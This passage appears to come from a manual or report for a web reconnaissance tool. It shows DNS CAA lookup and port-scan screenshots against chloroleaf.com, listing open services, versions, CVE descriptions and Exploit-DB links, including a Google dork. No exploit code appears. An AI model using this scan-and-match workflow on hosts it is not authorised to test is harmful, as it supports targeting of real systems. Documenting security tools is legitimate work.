


Figure 396: CAA type DNS Lookup process screenshot

The screenshot shows the results of the DNS lookup for "google.com" specifically for the CAA record type. The top part is identical to Figure 396. Below it, the title is "DNS Lookup" and the subtitle is "DNS Results For : google.com". On the right is a green "Lookup Another Domain" button. The main content area has a blue header "CAA". Below it is a table with columns: Type, Domain Name, TTL, Flags, Tag, and Value. The table body contains the message "Sorry no records found !".

Figure 397: CAA type DNS Lookup result screenshot

## Port Scan




Figure 398: Port Scan UI screenshot




Figure 399: Entering valid target address screenshot




Figure 400: Port Scan Package type screenshot



Figure 401: Requesting Basic Port scan result




Figure 402: Basic port scan process screenshot

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
21	open	ftp	Pure-FTPD	syn-ack	<button>View</button>
22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<button>View</button>
25	filtered	smtp		no-response	<button>View</button>
26	filtered	rsftp		no-response	<button>View</button>
80	open	http	Apache httpd	syn-ack	<button>View</button>

Figure 403: Basic Port scanned result screenshot (I)

110	open	pop3	Dovecot pop3d	syn-ack	<button>View</button>
143	open	imap	Dovecot imapd	syn-ack	<button>View</button>
443	open	http	Apache httpd	syn-ack	<button>View</button>
587	open	smtp	Exim smtpd 4.94.2	syn-ack	<button>View</button>
993	open	imaps		syn-ack	<button>View</button>
995	open	pop3s		syn-ack	<button>View</button>
2525	filtered	ms-v-worlds		no-response	<button>View</button>
3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<button>View</button>

Figure 404: Basic Port scanned result screenshot (II)

2020-35359	limit.
CVE-2020-9365	An issue was discovered in Pure-FTPd 1.0.49. An out-of-bounds (OOB) read has been detected in the pure_strcmp function in utils.c.
CVE-2020-9274	An issue was discovered in Pure-FTPd 1.0.49. An uninitialized pointer vulnerability has been detected in the diraliases linked list. When the *lookup_alias(const char alias) or print_aliases(void) function is called, they fail to correctly detect the end of the linked list and try to access a non-existent list member. This is related to init_aliases in diraliases.c.
CVE-2019-20176	In Pure-FTPd 1.0.49, a stack exhaustion issue was discovered in the listdir function in ls.c.
CVE-2017-12170	Downstream version 1.0.46-1 of pure-ftpd as shipped in Fedora was vulnerable to packaging error due to which the original configuration was ignored after update and service started running with default configuration. This has security implications because of overriding security-related configuration. This issue doesn't affect upstream version of pure-ftpd.
CVE-2011-3171	Directory traversal vulnerability in pure-FTPd 1.0.22 and possibly other versions, when running on SUSE Linux Enterprise Server and possibly other operating systems, when the Netware OES remote server feature is enabled, allows local users to overwrite arbitrary files via unknown vectors.
CVE-2011-0988	pure-ftpd 1.0.22, as used in SUSE Linux Enterprise Server 10 SP3 and SP4, and Enterprise Desktop 10 SP3 and SP4, when running OES Netware extensions, creates a world-writeable directory, which allows local users to overwrite arbitrary files and gain privileges via unspecified vectors.
CVE-	The STARTTLS implementation in ftp_parser.c in Pure-FTPd before 1.0.30 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to inject arbitrary data into the SSL/TLS connection.

Figure 405: Basic Port scanned result screenshot (III)

Exploit	Url
Pure-FTPd - External Authentication Bash Environment ...	<a href="https://www.exploit-db.com/exploits/34862">https://www.exploit-db.com/exploits/34862</a>
Pure-FTPd 1.0.48 - Remote Denial of Service - Exploit Database	<a href="https://www.exploit-db.com/exploits/49105">https://www.exploit-db.com/exploits/49105</a>
Pure-FTPd 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Linux dos	<a href="https://www.exploit-db.com/exploits/20479">https://www.exploit-db.com/exploits/20479</a>
intext:pure-ftpd.conf intitle:index of - Exploit Database	<a href="https://www.exploit-db.com/ghdb/4967">https://www.exploit-db.com/ghdb/4967</a>
Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow - Exploit-DB	<a href="https://www.exploit-db.com/exploits/47576">https://www.exploit-db.com/exploits/47576</a>
22 open ssh OpenSSH 5.3 (protocol 2.0)	syn-ack <a href="#">View</a>
CVE	Description
CVE-2021-41617	sshd in OpenSSH 6.2 through 8.x before 8.8, when certain non-default configurations are used, allows privilege escalation because supplemental groups are not initialized as expected. Helper programs for AuthorizedKeysCommand and AuthorizedPrincipalsCommand may run with privileges associated with group memberships of the sshd process, if the configuration specifies running the command as a different user.
CVE-	** DISPUTED ** OpenSSH through 8.7 allows remote attackers, who have a suspicion that a certain combination of username and public

Figure 406: Basic Port scanned result screenshot (IV)

2018-15599	username validity affects how fields in SSH_MSG_USERAUTH messages are handled, a similar issue to CVE-2018-13475 still unfixed codebase.
CVE-2019-1859	A vulnerability in the Secure Shell (SSH) authentication process of Cisco Small Business Switches software could allow an attacker to bypass client-side certificate authentication and revert to password authentication. The vulnerability exists because OpenSSH mishandles the authentication process. An attacker could exploit this vulnerability by attempting to connect to the device via SSH. A successful exploit could allow the attacker to access the configuration as an administrative user if the default credentials are not changed. There are no workarounds available; however, if client-side certificate authentication is enabled, disable it and use strong password authentication. Client-side certificate authentication is disabled by default.
CVE-2020-5917	In BIG-IP versions 15.1.0-15.1.0.4, 15.0.0-15.0.1.3, 14.1.0-14.1.2.3, 13.1.0-13.1.3.4, 12.1.0-12.1.5.1, and 11.6.1-11.6.5.2 and BIG-IQ versions 5.2.0-7.0.0, the host OpenSSH servers utilize keys of less than 2048 bits which are no longer considered secure.
<b>Exploit</b>	
OpenSSH 2.3 < 7.7 - Username Enumeration - Exploit Database	<a href="https://www.exploit-db.com/exploits/45233">https://www.exploit-db.com/exploits/45233</a>
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)	<a href="https://www.exploit-db.com/exploits/21578">https://www.exploit-db.com/exploits/21578</a>
OpenSSH < 7.7 - User Enumeration (2) - Linux remote Exploit	<a href="https://www.exploit-db.com/exploits/45939">https://www.exploit-db.com/exploits/45939</a>
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	<a href="https://www.exploit-db.com/exploits/40963">https://www.exploit-db.com/exploits/40963</a>
OpenSSH SCP Client - Write Arbitrary Files - Exploit Database	<a href="https://www.exploit-db.com/exploits/46516">https://www.exploit-db.com/exploits/46516</a>

Figure 407: Basic Port scanned result screenshot (V)

110	open	pop3	Dovecot pop3d	syn-ack	<a href="#">View</a>
143	open	imap	Dovecot imapd	syn-ack	<a href="#">View</a>
443	open	http	Apache httpd	syn-ack	<a href="#">View</a>
587	open	smtp	Exim smtpd 4.94.2	syn-ack	<a href="#">View</a>
993	open	imaps		syn-ack	<a href="#">View</a>
995	open	pop3s		syn-ack	<a href="#">View</a>
2525	filtered	ms-v-worlds		no-response	<a href="#">View</a>
3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<a href="#">View</a>

Figure 408: Basic Port scanned result screenshot (VI)

3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<a href="#">View</a>
<b>CVE</b> <b>Description</b>					
CVE-2019-15635	An issue was discovered in Grafana 5.4.0. Passwords for data sources used by Grafana (e.g., MySQL) are not encrypted. An admin user can reveal passwords for any data source by pressing the "Save and test" button within a data source's settings menu. When watching the transaction with Burp Proxy, the password for the data source is revealed and sent to the server. From a browser, a prompt to save the credentials is generated, and the password can be revealed by simply checking the "Show password" box.				
CVE-2022-27448	There is an Assertion failure in MariaDB Server v10.9 and below via 'node->pcur->rel_pos == BTR_PCUR_ON' at /row/row0mysql.cc.				
CVE-2022-21412	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).				
CVE-2022-21413	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).				

Figure 409: Basic Port scanned result screenshot (VII)

CVE-2022-21452	vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).
CVE-2022-21454	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Group Replication Plugin). Supported versions that are affected are 5.7.37 and prior and 8.0.28 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).
<b>Exploit</b>	<b>Url</b>
40678 - Exploit Database	<a href="https://www.exploit-db.com/exploits/40678">https://www.exploit-db.com/exploits/40678</a>
MySQL UDF Exploitation	<a href="https://www.exploit-db.com/docs/english/44139-mysql-udf-exploitation.pdf?rss">https://www.exploit-db.com/docs/english/44139-mysql-udf-exploitation.pdf?rss</a>
MySQL Injection in Update, Insert and Delete - Exploit Database	<a href="https://www.exploit-db.com/docs/english/41275-mysql-injection-in-update,-insert,-and-delete.pdf">https://www.exploit-db.com/docs/english/41275-mysql-injection-in-update,-insert,-and-delete.pdf</a>
MySQL Out-of-Band Hacking - Exploit Database	<a href="https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf">https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf</a>
40679 - Exploit Database	<a href="https://www.exploit-db.com/exploits/40679">https://www.exploit-db.com/exploits/40679</a>

Figure 410: Basic Port scanned result screenshot (VIII)




Figure 411: Selecting Well Known Ports from the package screenshot

Figure 412: Requesting Well Known Ports scan result




Figure 413: Requesting Well Known Ports scan result




Figure 414: Well Known Ports scan process screenshot

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
20	filtered	ftp-data		no-response	<button>View</button>
21	open	ftp	Pure-FTPd	syn-ack	<button>View</button>
CVE	Description				
CVE-2021-	In Pure-FTPd before 1.0.50, an incorrect max_filesize quota mechanism in the server allows attackers to upload files of unbounded size, which may lead to denial of service or a server hang. This occurs because a certain greater-than-zero test does not anticipate an initial				

Figure 415: Well Known Ports scanned result screenshot (I)

CVE-2011-3171	Directory traversal vulnerability in pure-FTPD 1.0.22 and possibly other versions, when running on SUSE Linux Enterprise Server and possibly other operating systems, when the Netware OES remote server feature is enabled, allows local users to overwrite arbitrary files via unknown vectors.
CVE-2011-0988	pure-ftp 1.0.22, as used in SUSE Linux Enterprise Server 10 SP3 and SP4, and Enterprise Desktop 10 SP3 and SP4, when running OES Netware extensions, creates a world-writeable directory, which allows local users to overwrite arbitrary files and gain privileges via unspecified vectors.
CVE-2011-1575	The STARTTLS implementation in ftp_parser.c in Pure-FTPD before 1.0.30 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted FTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.
CVE-2011-0418	The glob implementation in Pure-FTPD before 1.0.32, and in libc in NetBSD 5.1, does not properly expand expressions containing curly brackets, which allows remote authenticated users to cause a denial of service (memory consumption) via a crafted FTP STAT command.
Exploit	Url
Pure-FTPD - External Authentication Bash Environment ...	<a href="https://www.exploit-db.com/exploits/34862">https://www.exploit-db.com/exploits/34862</a>
Pure-FTPD 1.0.48 - Remote Denial of Service - Exploit Database	<a href="https://www.exploit-db.com/exploits/49105">https://www.exploit-db.com/exploits/49105</a>
Pure-FTPD 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Linux dos	<a href="https://www.exploit-db.com/exploits/20479">https://www.exploit-db.com/exploits/20479</a>
intext:pure-ftpd.conf intitle:index of - Exploit Database	<a href="https://www.exploit-db.com/ghdb/4967">https://www.exploit-db.com/ghdb/4967</a>
Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow - Exploit-DB	<a href="https://www.exploit-db.com/exploits/47576">https://www.exploit-db.com/exploits/47576</a>

Figure 416: Well Known Ports scanned result screenshot (II)

22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<a href="#">View</a>
23	filtered	telnet		no-response	<a href="#">View</a>
25	filtered	smtp		no-response	<a href="#">View</a>
53	filtered	domain		no-response	<a href="#">View</a>
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>
110	open	pop3	Dovecot pop3d	syn-ack	<a href="#">View</a>
115	filtered	sftp		no-response	<a href="#">View</a>
123	filtered	ntp		no-response	<a href="#">View</a>

Figure 417: Well Known Ports scanned result screenshot (III)

995	open	pop3s		syn-ack	<a href="#">View</a>
3306	open	mysql	MySQL 5.7.37-cll-lve	syn-ack	<a href="#">View</a>
<b>CVE Description</b>					
CVE-2019-15635	An issue was discovered in Grafana 5.4.0. Passwords for data sources used by Grafana (e.g., MySQL) are not encrypted. An admin user can reveal passwords for any data source by pressing the "Save and test" button within a data source's settings menu. When watching the transaction with Burp Proxy, the password for the data source is revealed and sent to the server. From a browser, a prompt to save the credentials is generated, and the password can be revealed by simply checking the "Show password" box.				
CVE-2022-27448	There is an Assertion failure in MariaDB Server v10.9 and below via 'node->pcur->rel_pos == BTR_PCUR_ON' at /row/row0mysql.cc.				
CVE-2022-21412	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).				
